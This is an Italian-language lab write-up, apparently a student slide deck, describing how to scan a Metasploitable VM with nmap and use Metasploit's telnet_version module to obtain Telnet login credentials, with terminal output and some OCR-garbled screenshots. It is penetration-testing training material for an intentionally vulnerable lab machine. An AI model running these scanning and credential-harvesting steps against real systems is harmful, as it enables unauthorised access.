


Hacking Telnet con Metasploit

Ernesto Robles





Dispositivi coinvolti

**MACCHINA KALI: 192.168.1.59
MACCHINA METASPOITABLE: 192.168.1.60**

Servizi attivi

PER PRIMA COSA CI SI ASSICURA CHE IL SERVIZIO DESIDERATO OVVERO IL TELNET SIA ATTIVO SULLA MACCHINA TARGET E CON L'USO DEL TOOL NMAP È POSSIBILE EFFETTUARE UNA SCANZIONE DI TUTTI I SERVIZI ATTIVI SU UN DETERMINATO TARGET.

```
kali3@kali3: ~
File Actions Edit View Help
(kali3㉿kali3) [~]$ nmap -sV 192.168.1.60
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 15:30 CET
Nmap scan report for 192.168.1.60
Host is up (0.00062s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          vsftpd 2.3.4
22/tcp    open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open     telnet       Linux telnetsd
25/tcp    open     smtp         Postfix smtpd
80/tcp    open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open     rpcbind     2 (RPC #100000)
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp  open     java-rmi    GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open     nfs          2-4 (RPC #100003)
2121/tcp  open     ftp          ProFTPD 1.3.1
3306/tcp  open     mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open     vnc          VNC (protocol 3.3)
6000/tcp  filtered X11
6667/tcp  filtered irc
8009/tcp  open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

METASPLOIT

Con l'uso di Metasploit “framework open-source” usato per il penetration testing e lo sviluppo di Exploit verrà effettutato l'hacking del servizio Telnet di Metasploitable.

Telnet è un protocollo di rete che consente a un utente di stabilire una connessione remota a un altro dispositivo su una rete, permette di interagire con il dispositivo remoto attraverso una sessione di testo consentendo di eseguire comandi e inviare dati da un terminale a un altro.


Telnet trasmette dati in chiaro il che significa che le informazioni inviate e ricevute sono vulnerabili all'intercettazione da parte di terze parti per questo è considerato non sicuro per l'uso su reti non protette o su Internet, si consiglia l'uso di protocolli come SSH (Secure Shell) che crittografano le comunicazioni.



METASPLOIT

Un exploit è una tecnica o codice informatico che sfrutta una vulnerabilità o una debolezza in un sistema/software di una vittima al fine di eseguire o installare il Malware sul sistema compromesso quando quest'ultimo è attivo può svolgere ulteriori azioni malevole.

Il Malware è un software dannoso progettato per danneggiare o compromettere un sistema dunque viene usato per creare una vulnerabilità mentre L'Exploit essendo più specifico e mirato è progettato per sfruttare una vulnerabilità già esistente.



METASPLOIT

Il tool Metasploit viene utilizzato da cmd di Kali e viene fatto partire con il comando “**msf console**” successivamente con il comando “**search auxiliary/scanner/telnet/telnet_version**” cerchiamo l’exploit del servizio Telnet e lo usiamo, attraverso il comando “**options**” è possibile vedere quali sono i parametri necessari e come è possibile vedere manca il parametro rhost che fa riferimento al target.

```
msf6 > search auxiliary/scanner/telnet/telnet_version
Matching Modules
=====
#  Name
-
0  auxiliary/scanner/telnet/telnet_version

New Graph... sshnames.txt
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_version

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
PASSWORD                         no        The password for the specified username
RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT        2as             yes       The target port (TCP)
THREADS       1               yes       The number of concurrent threads (max one per host)
TIMEOUT       30              yes       Timeout for the Telnet probe
USERNAME                         no        The username to authenticate as

View the full module info with the info, or info -d command.
```

METASPLOIT

“auxiliary/scanner/telnet/telnet_version” è un modulo ausiliario a differenza dei moduli normali che eseguono attacchi diretti su vulnerabilità specifiche moduli possono includono exploit per sfruttare falle di sicurezza note, payload per fornire un accesso remoto al sistema di destinazione. I moduli ausiliari non eseguono necessariamente attacchi diretti ma forniscono informazioni e supporto aggiuntivi che possono essere utili per ottenere un quadro completo della sicurezza della rete o del sistema.

```
msf6 > search auxiliary/scanner/telnet/telnet_version
Matching Modules
=====
#  Name
-
0  auxiliary/scanner/telnet/telnet_version

New Graph... sshnames.txt
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_version

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
PASSWORD                no        The password for the specified username
RHOSTS                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT        2as            yes       The target port (TCP)
THREADS       1              yes       The number of concurrent threads (max one per host)
TIMEOUT       30             yes       Timeout for the Telnet probe
USERNAME                no        The username to authenticate as

View the full module info with the info, or info -d command.
```

METASPLOIT

Con il comando “set rhosts” si inserisce il target (ip) dell’exploit che in questo caso è la macchina Metasploitable successivamente attraverso il comando “options” è possibile controllare che tutti i parametri necessari siano presenti e possiamo far partire il codice con il comando “exploit”.

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_version

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
----      --------------  -----  -----
PASSWORD          no        no        The password for the specified username
RHOSTS           192.168.1.60 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23         yes        The target port (TCP)
THREADS          1          yes        The number of concurrent threads (max one per host)
TIMEOUT          30         yes        Timeout for the Telnet probe
USERNAME          no        no        The username to authenticate as

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.60
rhosts => 192.168.1.60
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
----      --------------  -----  -----
PASSWORD          no        no        The password for the specified username
RHOSTS           192.168.1.60 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23         yes        The target port (TCP)
THREADS          1          yes        The number of concurrent threads (max one per host)
TIMEOUT          30         yes        Timeout for the Telnet probe
USERNAME          no        no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit
```

METASPLOIT

Andato a buon fine otteniamo come risultato le credenziali per l'accesso alla macchina Metapoitable.

Possiamo verificare l'attendibilità tentando l'accesso mediante il servizio Telnet usando il comando “telnet ip” successivamente inseriamo le credenziali ottenendo così l'accesso.